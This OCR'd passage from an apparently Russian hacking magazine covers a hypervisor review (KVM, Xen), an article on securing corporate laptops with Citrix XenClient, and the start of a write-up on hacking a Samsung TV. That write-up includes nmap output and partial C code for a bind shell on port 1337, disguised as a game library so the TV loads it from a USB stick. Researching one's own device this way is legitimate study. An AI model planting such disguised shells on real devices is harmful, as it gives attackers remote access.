Реализован в виде базового модуля ядра (kvm.ko) и userspace. Последний представляет собой модифицированный QEMU (qemu.org), предназначенный для эмуляции аппаратного обеспечения. В зависимости от типа CPU грузится и специфический модуль — kvm-amd.ko или kvm-intel.ko. Для настройки виртуальных машин используется псевдоустройство /dev/kvm. Все инструкции выполняются в специальном гостевом режиме, в полностью изолированном от системы и друг от друга адресном пространстве. Ввод-вывод сетевых, блочных и balloon (работа с памятью) устройств реализован через драйвер Virtio, остальные в userspace. Накладные расходы выше, чем у OpenVZ, и, в зависимости от задач, могут быть до 20%. Но у KVM есть несомненный плюс — в качестве гостевых можно запускать Linux, *BSD, Windows, Solaris, Mac OS X и ряд других ОС. Гостевые системы ограничены фактически ресурсами сервера, каждая может иметь до 16 vCPU (некоторые ОС, вроде Win XP, предварительно следует специфически подготовить). К слову, опыт показывает, что если в качестве гостевой используется Linux, то лучше выбрать такой же дистрибутив, как и базовая система. Производительность и стабильность работы будут заметно выше.

Удобно, что KVM поддерживает vmdk-образы, созданные в VMWare, процесс переноса очень прост и хорошо описан в соответствующем HOWTO (clck.ru/9xlp).

Учитывая, что KVM включен в состав ядра Linux начиная с версии 2.6.20 (раньше, чем другие системы виртуализации), проблем с установкой ни для одного из дистрибутивов нет.

В KVM поддерживается savevm/loadvm, offline и «живая» миграция виртуальных машин (последние — через команды migrate*). Основным условием успешного переброса хоста является идентичность оборудования (тип CPU) и настроек гостевой системы, в том числе и пути к файлам образов. Хотя в некоторых случаях




Hyper-V можно установить как одну из ролей Win2k8


можно перенести ОС и без полного соответствия, но это потребует больше трудов и увеличивает вероятность ошибки. Гостевые ОС легко клонируются: один раз создав шаблон, его легко размножить.
Конвертирование P2V возможно двумя способами. Первый через dd, как описано в документации QEMU, но стандартной такую операцию назвать нельзя. Второй — применить VMWare Converter.
Так как KVM основан на QEMU (оба проекта тесно связаны друг с другом), то принципы управления (в частности, создания образов) остались те же. Для загрузки новой гостевой ОС через /dev/kvm используется специальная утилита kvm.
Управление осуществляется при помощи фронт-энда virt-manager, разработанного RedHat, или утилит командной строки qemu* и kvm. Чаще всего админы для удобства используют скрипты (на сайте проекта можно найти несколько заготовок).
Также доступны и интерфейсы: кроме тех о которых говорилось выше, это Karesansui (Xen/KVM), Symbolic, ConVirt (Xen/KVM), Ganeti (Xen/KVM).

Xen

Популярный гипервизор начал свой путь в конце 90-х, в недрах компьютерной лаборатории Кембриджского университета, и был доступен по GNU GPL. Первый публичный релиз вышел в 2007 году. Со временем была образована компания XenSource, выкупленная чуть позже Citrix, который создал на его основе свой Citrix XenServer (CentOS + Xen). Кроме того, гипервизор Xen используется в Oracle VM. Но изначально все новшества появляются в Xen, и только через некоторое время — в сторонних продуктах.
Относительно недавно проект начал разработку платформы облачных вычислений Xen Cloud Platform.
Xen можно назвать универсальным, так как помимо поддержки полной (аппаратной) виртуализации (HVM, Hardware Virtual Machine) реализован режим паравиртуализации (PV). А значит, мы можем запустить его на сервере, не имеющем CPU с Intel-VT и AMD-V, но для этого требуется модифицированная версия ОС. К слову, именно разработчики Xen ввели в свет термин «паравиртуализация».
Код гипервизора и сопутствующих модулей сделан переносимым, в итоге Xen поддерживает несколько архитектур: x86, x86_64, Itanium, Power PC и ARM, хостовые ОС — Linux, NetBSD и FreeBSD. Первые релизы гипервизора были внедрены и в WinXP, однако конеч-



Шаблоны ОС в ConVirt



Установка параметров VM в Karesansui

ное решение так и осталось экспериментом. В качестве гостевых ОС можно установить Linux, NetBSD, FreeBSD, Solaris и Windows. Производительность гостевых систем близка к работе непосредственно на железе, максимальные потери — до 8%. Поддерживаются Live Migration, изменение размеров диска, использование гостевой ОС видеокарты напрямую, задействование неиспользуемой памяти гостевых систем, синхронизация состояния VM между серверами (Remus Fault Tolerance), доступ к USB-устройствам.
Процессы гостевых ОС полностью изолированы друг от друга, не могут использовать привилегированные инструкции (такие обращения отправляются непосредственно гипервизору).
В версии 4.1 физический сервер может иметь > 255 CPU, 1 Тб RAM, а гостевая система — до 128 vCPU; доработано управление пулами CPU и теперь каждый пул может работать со своим планировщиком.
В ядре vanilla Linux Xen «поселился» с версии 2.6.37, хотя в некоторых дистрибутивах Linux он уже давно поддерживался «из коробки».
Управление производится при помощи пакетов xen-utils, xen-tools, плюс доступно несколько интерфейсов. Кроме тех, о которых говорилось выше, сюда можно добавить virt-manager, AQEMU, OpenQRM, Xen Orchestra, Zentific, xnCORE и некоторые другие.

Заключение

Победителя в этом обзоре не будет. Каждое решение имеет свои плюсы и минусы, поскольку в различных ситуациях нам важны разные свойства. Потери в производительности достаточно малы, чтобы обращать на них внимание. Обычно все упирается в дисковую подсистему. Если планируется управление несколькими серверами, то при недостатке средств в первую очередь следует присмотреться к OpenSource-решениям, имеющим многочисленные панели управления.][



▷ info

- Подробнее о VMware vSphere читай в статье «Виртуальная сфера» , выпуск][08.2010.
- В отличие от BSOD Windows, в ESXi в случае ошибки выскакивает фиолетовый PSOD (Purple Screen of Death).
- Для управления большими массивами виртуальных серверов MS предлагает System Center Virtual Machine Manager 2008.
- В ядре Linux начиная с 2.6.32 добавлена поддержка Hyper-V.
- Обзор популярных панелей ищи в статье «Правители виртуального мира»,][04.2010.
- Подробнее о Citrix XenServer читай в статье «Во власти гипервизора»,][05.2009.



▷ links

- Сайт VMware: vmware.ru;
- страница MS Hyper-V Server 2008 R2: microsoft.com/hyper-v-server;
- шаблоны для OpenVZ: download.openvz.org/contrib/template/precreated.



Сергей Никитин, специалист по компьютерной криминалистике Group-IB

Мобильный контроль

Делаем «лично-корпоративные» ноуты и смартфоны пользователей безопасными

В прошлой статье мы обсуждали встроенные и сторонние средства защиты для мобильных устройств. В этот раз попробуем решить проблему защиты мобильных рабочих станций с точки зрения создания системы с нуля.

Комплекс продуктов и решений, которые будут здесь рассматриваться, нацелен преимущественно на средний бизнес.
Этому есть две причины: крупные предприятия слишком инертны для внедрения новых решений, а у малых, как правило, недостаточно средств.

Виртуализация

Каждый из нас так или иначе сталкивался с различными видами виртуальных машин. Попробуем немного разобраться в их видах.
Гипервизоры бывают первого и второго типов. Первый тип — это, фактически, мини ОС, загружаемая или устанавливаемая на сервер, позволяющая выделять и разделять ресурсы, обеспечивать работу запущенных в ней ОС. Это VMware ESX, Citrix XenServer, Microsoft Hyper-V. Гипервизоры второго типа — это ПО, исполняемое в ОС: VMware Workstation, Oracle Virtual Box и прочие.
Вторые более знакомы рядовым пользователям, первые давно и эффективно решают множество задач на серверах.
В этом нет ничего нового, слабые и сильные стороны каждого из типов гипервизоров хорошо известны нашим читателям (например, из статьи «Параллельный мир» этого же номера][).
Производительность ОС в гипервизорах первого типа практически не отличается от производительности ОС, установленной на используемое железо — снижение производительности минимально.
Для второго типа это не так, плюс доступ ко многим аппаратным функциям (например, использованию всех технологий видеокарт) сильно ограничен. Минусом гипервизоров первого типа является не слишком большое количество оборудования, с которым они могут успешно работать. Как уже было сказано, первый тип — это мини-ОС, которым нужны драйверы и интерфейсы для работы с аппаратной частью компьютера.

VT-x? VT-d!

За этими аббревиатурами скрываются технологии аппаратной виртуализации от компании Intel. Первая технология (VT-x) направлена на ускорение работы виртуальной ОС с гостевой и обеспечивает более быстрый доступ к памяти. Вторая (VT-d) куда более значительна, она позволяет виртуальной машине получать прямой доступ к аппаратным ресурсам, в том числе и к системам ввода-вывода.
С использованием VT-d можно работать в виртуальной ОС без потери производительности, используя всю мощь аппаратных ресурсов. Это делает идею использования виртуализации в повседневной жизни весьма привлекательной. И дает возможность использовать гипервизоры первого типа, давно работающие на множестве серверов, на пользовательских компьютерах.

Безопасность

Казалось бы, мы отклонились от темы статьи. Причем здесь виртуализация и корпоративные ноутбуки? Однако предлагаемое решение, используемое для защиты мобильных станций, непосредственно связано с виртуализацией. И ответственна за это компания Citrix, представившая свой продукт Xen Client. Презентация продукта произошла еще летом 2010 года, однако сейчас он стал достаточно отшлифован, чтобы его можно было применить для решения различного рода задач. Что же это? Это гипервизор первого типа, предназначенный для установки на ноутбуки сотрудников. На нем может исполняться одна или несколько операционных систем. Это дает возможность работать за личным ноутбуком, безопасно используя рабочую и домашнюю среды. Даже одновременно.
Как известно, одной из самых больших угроз безопасности рабочей информации как раз и является потеря или кража ноутбука (часто личного), на котором не действовали корпоративные политики и стандарты безопасности, а служебная информация все равно хранилась и обрабатывалась.
Теперь возможно разрешать пользователям использовать для удаленной работы личный ноутбук, не опасаясь снижения уровня безопасности. «Корпоративная» ОС будет настроена и сконфигурирована согласно всем правилам, с использованием шифрования всего диска, разграничениями прав доступа, корпоративным антивирусом и прочим ПО, с которым ты работаешь. В «домашней» же ОС все будет сделано так, как нравится пользователю, ведь необходимости хранить в ней важные данные нет. Работодатель сможет привлекать сотрудников покупкой для них ноутбука, который они могут использовать и дома, и в офисе, или, наоборот, поощрять сотрудников, которые принесут свой ноутбук на работу, что позволит сэкономить на парке машин. Xen Client бесплатен, и его можно попробовать, скачав с официального сайта citrix.com.

Как это работает?

Установка Xen Client не отличается от установки любой ОС. После установки можно подключиться к интернету. Требования к ноутбуку — поддержка технологии Intel VT-d, реализованной в мобильных процессорах Core i5-5xx и всех Core i7, а также новых процессорах из серии Sandy Bridge Core i5-25xx. Для корректной работы 3D-приложений… ну, пока что, на момент написания статьи (конец апреля — прим. ред.), поддерживается только интегрированная графика — Intel GMA X4500 или Intel GMA HD.



Не Xen Client'ом единым

Стоит отметить, что кроме использования Xen Client необходимо использовать и традиционные корпоративные средства защиты — антивирусное ПО, брандмауэры, IDS- и DLP-системы. Впрочем, рассматриваемая в статье технология позволяет все это «взять с собой».

Недостатки Xen Client

У описанного продукта есть и недостатки. В основном они связаны с требованиями к аппаратной части ноутбуков и небольшим количеством поддерживаемых устройств. Из ОС поддерживаются почти все современные версии Windows (XP-Seven), неофициально можно заставить работать многие дистрибутивы Linux, особенно если для них есть Xen Tools. Mac OS X не поддерживается.

Александр Лозовский, редактор рубрики SynAsk

Последние новости об утечках информации ярко высвечивают проблему, которая возникла, в общем-то, не сегодня. Да, каждый компьютерно-совместимый человек сегодня имеет по 3-6 и более ЭВМ. Личный компьютер. Рабочий. Ноутбук. Нетбук. Планшет. Смартфон. Под компьютерно-совместимым человеком я имею в виду, естественно, нас с тобой — работников сферы IT, чья работа не заканчивается после 18:00, когда нормальному человеку можно положить метлу в шкаф, сдать бляху и фартук сменщику и идти снимать стресс. Мы должны быть всегда на связи и потому не делаем особой разницы между личными и рабочими компьютерами — почта и удаленные доступы у нас крутятся постоянно. Хотя почему айтишники? Сейчас этим грешат все — бухгалтеры, кадровики и даже сомнительные, непонятно чем занимающиеся менеджеры, которые тоже почему-то имеют ненормированный рабочий день. Результат описан в новостях — личные компьютеры не попадают под корпоративные политики безопасности, они дырявы, ничем не защищены, к ним имеют доступ все, кому не лень; ноутбуки и мобильники нередко пропадают — крадутся и теряются. В паблик утекают личные данные, контакты клиентов, базы данных бухгалтерии, теневые схемы и коррупционные проекты :). Поэтому обрати внимание на эту статью. Она — именно про то, как этого не допустить.

Это главный минус подобного решения, ведь любой гипервизор первого типа весьма требователен к железу. Однако продукт развивается, и велик шанс, что скоро мы увидим поддержку и других мобильных видеокарт. После установки можно выбрать, откуда устанавливать гостевые ОС. Для «домашней» ОС мы можем использовать образ ISO или диск, а для «корпоративной» — специальное средство Citrix Synchronizer. Это позволяет загрузить готовую, полностью сконфигурированную и настроенную ОС на свой ноутбук, а затем сразу приступить к работе. Для системного администратора — просто рай, этому ленивому дяденьке достаточно один раз подготовить шаблонные ОС для каждого отдела или группы пользователей, а не переустанавливать все на каждой конкретной машине. Получение виртуальной машины осуществляется после ввода логина и пароля. И самое важное для корпоративной среды — администратор может пометить ОС как потерянную. В этом случае после включения утерянного сотрудником и найденного каким-нибудь



Корпоративные приложения — повсюду!

нехорошим человеком ноутбука образ этой ОС будет удален при первом же подключении к интернету. Для каждой виртуальной системы администратор выставляет периодичность, с которой ОС должна проверять, не «потеряна» ли она. Например, двое суток. Если в течение двух суток ОС не имела доступ в интернет, она блокируется. В заданный промежуток пользователь может работать без подключения к интернету. Юзер должен подключиться к интернету, ввести учетные данные для Citrix Synchronizer. Если администратор пометил в Synchronizer, что компьютер потерян, данные с него автоматически удалятся, даже если на компьютере будет правильно введен пароль доступа к системе. Это важно, так как логин и пароль могут быть скомпрометированы. Сам контейнер с виртуальной ОС хранится на пользовательском ноутбуке в зашифрованном виде. Администратор может конфигурировать возможность использования системой различных устройств. Например, для «корпоративной» ОС можно запретить USB или Wi-Fi. Разумеется, можно настроить и периодичность выгрузки резервной копии ОС на сервер.


Таким образом, основные вычислительные ресурсы расположены именно на ноутбуке, сервер служит лишь хранилищем виртуальных машин сотрудников. Давай рассмотрим, какие проблемы может решить использование «Xen Client»:

1. Обеспечить возможность комфортной работы пользователя вне офиса, не теряя преимущества Enterprise-решений, используемых в компании для обеспечения безопасности.

2. Экономия на парке компьютеров.

3. Централизованное управление и хранение рабочих данных сотрудников. Решаются проблемы резервного копирования, быстрой подготовки рабочих мест, уничтожения данных в случае утери ноутбука, шифрования, разграничения доступа к аппаратной части для «корпоративной» ОС.

4. Рабочее место всегда под рукой, быстрое переключение между домом и работой, стимулирование сотрудников использовать защищенную корпоративную среду даже дома.




Параметры администрирования виртуальными машинами

Заметим, что последний пункт особенно важен для топ-менеджеров, которые, для обеспечения комфорта собственной работы, часто являются причиной использования компромиссов с точки зрения защиты.

Облако

Как применить Xen Server для решения нашей задачи — обеспечения безопасности всех мобильных устройств пользователей? Ответ: Citrix Receiver. Это программное обеспечение, которое работает практически под всеми платформами (в том числе и мобильными, например Android и iOS). Citrix Receiver позволяет получить доступ к виртуальной ОС или приложениям из нее практически с любого устройства. На сервер, имеющий доступ к интернету, необходимо установить Desktop Delivery Controller, который будет отвечать за удаленный доступ к ОС. В саму ОС устанавливается агент Citrix VDA, который регистрируется в



Переключение между ОС

Desktop Delivery Controller, и данная ОС становится доступна извне, будь то виртуальная система или установленная на реальном железе. На клиентское устройство нужно будет установить Citrix Receiver, тогда пользователи смогут подключаться к необходимой ОС и нормально работать. Такой механизм позволяет получить доступ ко всем приложениям практически из любого устройства, Microsoft Office 2010 на телефоне — уже не фантастика. Однако, чем же это лучше обыкновенного доступа через RDP?

Если использовать все возможности продуктов Xen Server и Xen Desktop, можно создать несколько шаблонных ОС для каждой из групп пользователей, данные которых и ОС будут храниться раздельно, что позволяет экономить дисковое пространство.

И тут мы переходим к еще двум продуктам компании Citrix — Citrix XenVault и Citrix XenApp. Эти программные продукты позволяют использовать корпоративные приложения на любом компьютере. Предположим, у нас есть мощный сервер с парком виртуальных машин для разных групп пользователей. Citrix XenApp позволяет получить доступ к приложениям из корпоративной среды, будто бы они установлены на личных компьютерах пользователей. Объясню на примере. Бухгалтер с помощью XenApp получает доступ к «1С Бухгалтерии», установленной на его рабочем компьютере, как будто бы к приложению, которое установлено на его персональном. При этом получается как бы «приложение по заказу», так как используются вычислительные ресурсы (и данные) сервера, поэтому после прекращения использования приложения на домашнем компьютере никаких данных не остается. Citrix XenVault — это защищенное корпоративное хранилище данных, которое также помогает использовать виртуализированные приложения. Для шифрования используется AES с 256-битным ключом, а политика безопасности определяет, какие именно программы получат доступ к этому хранилищу. По умолчанию доступ дается «виртуальным» приложениям. Буфер обмена можно блокировать политиками безопасности. Как и в Xen Client, XenVault можно настроить на принудительное удаление всех данных — например, в случае кражи ноутбука или его компрометации. Таким образом, на домашнем или мобильном компьютере можно безопасно пользоваться «рабочими» приложениями с использованием аппаратных ресурсов удаленного сервера. Это позволяет осуществлять удаленную работу даже когда для нее требуются немалые вычислительные ресурсы, недоступные мобильным ПК, и осуществлять ее безопасно. Конечно, существуют концепты вредоносного ПО, которое способно вторгаться в виртуальную среду, но реальных приложений пока не встречалось. Минусом



Установка ОС в XenClient

такой схемы является потребность в мощном сервере и зависимость от скорости доступа в интернет. Кроме решения проблем мобильных рабочих станций можно применять парк тонких клиентов на рабочих местах пользователей, особенно если их работа не связана с потребностью в мощных вычислительных ресурсах. Часто экономически это более чем оправдано.

Итак, плюсы:

1. Возможность безопасного использования данных и программ из рабочей среды на домашнем компьютере или ноутбуке.
2. Возможность использования рабочих ресурсов и мощностей удаленно.
3. Возможность использования тонких клиентов.
4. Кроссплатформенность.

Минусы:

1. Усложнение инфраструктуры.
2. Необходимость мощного серверного оборудования.
3. Недостаточная «обработанность» технологии.

Итоги

В статье были рассмотрены новые технологии и возможности, которые предоставила компания Citrix. Как оказалось, тандем (Сергей, сейчас принято говорить «правящий тандем» :) — прим. ред.) из программной и аппаратной виртуализации позволяет решить множество задач, в том числе и с точки зрения обеспечения защиты информации. Немаловажно, что эти средства защиты еще и не вызывают особенных неудобств у пользователя.



HACK TV

Взлом телевизора и изучение его кишок на примере Samsung LE650B

Взлом встраиваемых систем и, в частности, различной бытовой техники — это очень интересная тема и перспективное направление. Сегодня я покажу тебе это на примере телевизора Samsung LE650B. Все в этом телеке почти стандартно — GNU/Linux, BusyBox, — но чтобы получить к нему доступ, мне пришлось изрядно потрудиться.

Наши задачи

Первым делом нужно обозначить конкретные задачи, которые я перед собой ставил. Главная задача — исследовать телевизор и осуществить локальный взлом: получить полный доступ к кишкам нашего телека и разобраться с тем, как он функционирует на уровне ОС. Побочная задача — поразмышлять на тему трояна для зомбоящика и прикинуть, как подобный трой мог бы выглядеть.

Подключаемся

Первичный осмотр телевизора показал, что на борту устройства есть Ethernet-порт. Это очень важное обстоятельство, ведь если у телевизора есть сетевой интерфейс, то наверняка есть и сетевые сервисы. Выбрав ручную настройку сети, я назначил телевизору статический адрес 192.168.1.2, а своему ноутбуку – 192.168.1.1. После этого я соединил патч-кордом телек с ноутбуком и проверил связь — телевизор отлично пинговался.

Для сбора информации об открытых портах и запущенных сетевых сервисах я традиционно воспользовался сканером портов nmap:

```
$ nmap -A 192.168.1.2

Nmap scan report for 192.168.1.2
Host is up (0.00019s latency).
All 1000 scanned ports on 192.168.1.2 are closed
MAC Address: 00:12:FB:89:50:3E (Samsung Electronics)
OS details: Linux 2.6.14 – 2.6.16, Linux 2.6.17 (Mandriva)
```

Честно говоря, я и не ожидал увидеть тут открытый телнет, так что подобный результат меня не сильно обломал :). Нет открытых TCP-портов — ничего страшного. Может, UDP-сервисы порадуют?

```
# nmap -sU 192.168.1.2
```

```
# ls -la
drwxr-xr-x   22 root     0              336 Jun 26  2009 .
drwxr-xr-x   22 root     0              336 Jun 26  2009 ..
-rwxr-xr-x    1 root     0               11 Jun 26  2009 .info
-rwxr-xr-x    1 root     0               11 Jan  8  2009 .info.eu
-rwxr-xr-x    1 root     0               10 Jan  8  2009 .info.us
-rwxrwxrwx    1 root     0               24 Jun 26  2009 .version
lrwxrwxrwx    1 root     0               15 Jun 26  2009 Java -> mtd_cmmlib/Java
drwxr-xr-x    2 root     0              355 Jan  8  2009 bin
drwxr-xr-x   10 root     0             3357 Jan  8  2009 dev
drwxrwxrwt    3 root     0               60 Jan  1 02:29 dtv
drwxr-xr-x    3 root     0              212 Jan  8  2009 etc
drwxr-xr-x    4 root     0              273 Jan  8  2009 lib
drwxr-xr-x    2 root     0                3 Jan  8  2009 mnt
lrwxrwxrwx    1 root     0               10 Jun 26  2009 mtd_acap -> mtd_rwarea
drwxr-xr-x   17 root     0              252 Jul 17  2009 mtd_appdata
drwxr-xr-x    4 1000     100            140 Jun 26  2009 mtd_boot
lrwxrwxrwx    1 root     0               10 Jun 26  2009 mtd_chmap -> mtd_rwarea
lrwxrwxrwx    1 root     0                7 Jun 26  2009 mtd_cmmlib -> mtd_exe
drwxrwxrwx    1 root     0             8192 Jan  1 00:00 mtd_contents
drwxrwxrwx    2 root     0             4096 Jan  1 00:00 mtd_down
lrwxrwxrwx    1 root     0                7 Jun 26  2009 mtd_drv -> mtd_exe
lrwxrwxrwx    1 root     0               10 Jun 26  2009 mtd_epg -> mtd_rwarea
drwxrwxrwx    5 root     0             8192 Jan  1 00:00 mtd_exe
lrwxrwxrwx    1 root     0               10 Jun 26  2009 mtd_factory -> mtd_rwarea
lrwxrwxrwx    1 root     0               10 Jun 26  2009 mtd_pers -> mtd_rwarea
drwxrwxrwt    2 root     0               40 Jan  1 00:00 mtd_ram
drwxrwxrwx    2 root     0             2048 Jan  1 00:00 mtd_rwarea
drwxrwxrwx    0 root     0            16384 Jan  1 00:00 mtd_swu
drwxrwxrwx    6 root     0            32768 Jan  1 00:00 mtd_tlib
drwxrwxrwx    0 root     0            32768 Jan  1 00:00 mtd_wiselink
dr-xr-xr-x   54 root     0                0 Jan  1 00:00 proc
drwxr-xr-x    3 root     0              571 Feb  4  2009 sbin
drwxr-xr-x   11 root     0                0 Jan  1 00:00 sys
```

Структура файловой системы

```
# cat /proc/cpuinfo
Processor       : ARMv6-compatible processor rev 7 (v6l)
BogoMIPS        : 599.65
Features        : swp half fastmult vfp edsp java
CPU implementer : 0x41
CPU architecture: 6TEJ
CPU variant     : 0x0
CPU part        : 0xb76
CPU revision    : 7
Cache type      : write-back
Cache clean     : cp15 c7 ops
Cache lockdown  : format C
Cache format    : Harvard
I size          : 16384
I assoc         : 4
I line length   : 32
I sets          : 128
D size          : 16384
D assoc         : 4
D line length   : 32
D sets          : 128

Hardware        : Samsung-SDP83 Eval. Board(64bit 512MB)
Revision        : 0000
Serial          : 0000000000000000
```

Информация о процессоре

```
Nmapscanreportfor 192.168.1.2
Host is up (0.00021s latency).
Not shown: 997 closed ports
PORT     STATE         SERVICE
1024/udpopen|filtered unknown
1026/udpopen|filtered win-rpc
1900/udpopen|filteredupnp
MAC Address: 00:12:FB:89:50:3E (Samsung Electronics)
```

Засветился UPnP, уже кое-что. Эта технология является ядреной помесью HTTP и XML для связи и управления устройствами. В данном случае UPnP используется для поддержки DLNA (Digital Living Network Alliance) — технологии, позволяющей передавать различный медиа-контент по сети между совместимыми устройствами, например играть видео или музыку через Wi-Fi/Ethernet с DLNA-сервера. Отметим это обстоятельство и отложим пока UPnP в сторону, нужно завершить исследование.

Осмотр GUI

Больше всего мне хотелось получить полноценный доступ к операционной системе зомбоящика, идеальным вариантом была бы консоль с рутовыми правами :).
Размышляя об этом, я решил побродить по меню телевизора, вдруг там есть что-нибудь интересное? Среди различных «Галерей» и «Музыки», я нашел интересный пункт «Игры».
Идея была стандартной: наверняка кроме предустановленных гамес Samsung сделал возможность установки новых игр и даже предоставил SDK для их создания. Осталось понять, как новые игры устанавливаются, а на чем они написаны и в каком формате — не столь важно.
Само собой, играть я собрался в занимательную игру под названием bindshell. После минутного поиска я попал на Samsung AppStore. Зарегистрировавшись, я загрузил первую попавшуюся бесплатную игру. Из интересного в файле с игрой имелись: xml-файл clmeta.dat – manifest-файл, с языковыми настройками и описателями файлов игры; рядом находится game.so — sharedlibrary, в ней и лежит код запуска игры. Была еще куча файлов — ресурсы игры и прочие бинарники. Первым делом мне захотелось узнать, для какого процессора собрана игра:

```
$ file game.so
game.so: ELF 32-bit LSB shared object, ARM, version 1 (SYSV),
dynamically linked, not stripped
```

Все ожидаемо — ARM! Где мультимедиа, там и эти трудяги. Просматривая информацию из этой библиотеки, вывод objdump, я заметил функцию Game_Main, которая, как оказалось, и вызывается при загрузке игры.Прежде чем писать что-то для получения доступа к системе, нужно было разобраться, каким образом игры загружаются на телевизор. Поместив директорию с файлами игры в корень флэшки (FAT32) и подключив ее к телевизору, я увидел меню автозапуска, предлагающее мне обновить ПО или же посмотреть содержимое через ContentLibrary. В ContentLibrary: источник — флешка, пункт меню — «Игра», в списке директорий — «Директория с игрой → Воспроизвести». Готово, игра загрузилась. Теперь таким же образом нужно запустить нашу хек-игру. Bindshell я взял самый элементарный, никаких особых выкрутасов здесь не требуется, главное — скомпилировать его как sharedlibrary и объявить функцию Game_Main().

Наш бинд-шелл

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <sys/socket.h>
#include <netinet/ip.h>

extern Game_Main;


void Game_Main()
{
  int icmp_sock, shell_sock, cli;
  struct sockaddr_in sin;
  sin.sin_family = AF_INET;
  sin.sin_addr.s_addr = INADDR_ANY;
  sin.sin_port = htons(1337);

  shell_sock = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
  bind(shell_sock, (structsockaddr *)&sin, sizeof(sin));
  listen(shell_sock, 1);
  cli = accept(shell_sock, NULL, 0);

  dup2 ( cli, 0 );
  dup2 ( cli, 1 );
```



Реанимация устройства



Консольный кабель

Перед тем как закатывать исправленные дампы файловой системы, нужно узнать, как восстанавливать девайс в случае неудачной записи. Для этого у телевизора имеется специальный разъем, выполненный под обычный 3.5-миллиметровый джек. Собственно, терминальный кабель и представляет собой аудио-кабель, у которого с одной стороны джек, а с другой – разъем RS-232. Имеется два варианта восстановления:

Через консоль.
1. Подключаем телевизор к компьютеру при помощи кабеля.
2. Подключаемся к телевизору с помощью любой терминальной программы.
3. Включаем поддержку usb, запустив стартовый скрипт (нужно для usb-flash памяти): `/lib/modules/rc.local`.
Включаем поддержку NAND-памяти и файловой системы rfs:

```
# insmod /lib/modules/fsr.ko
# insmod /lib/modules/rfs.ko
# insmod /lib/modules/fsr_stl.ko
```

Стираем кривой образ, например: `bml.erase /dev/bml0/5`.
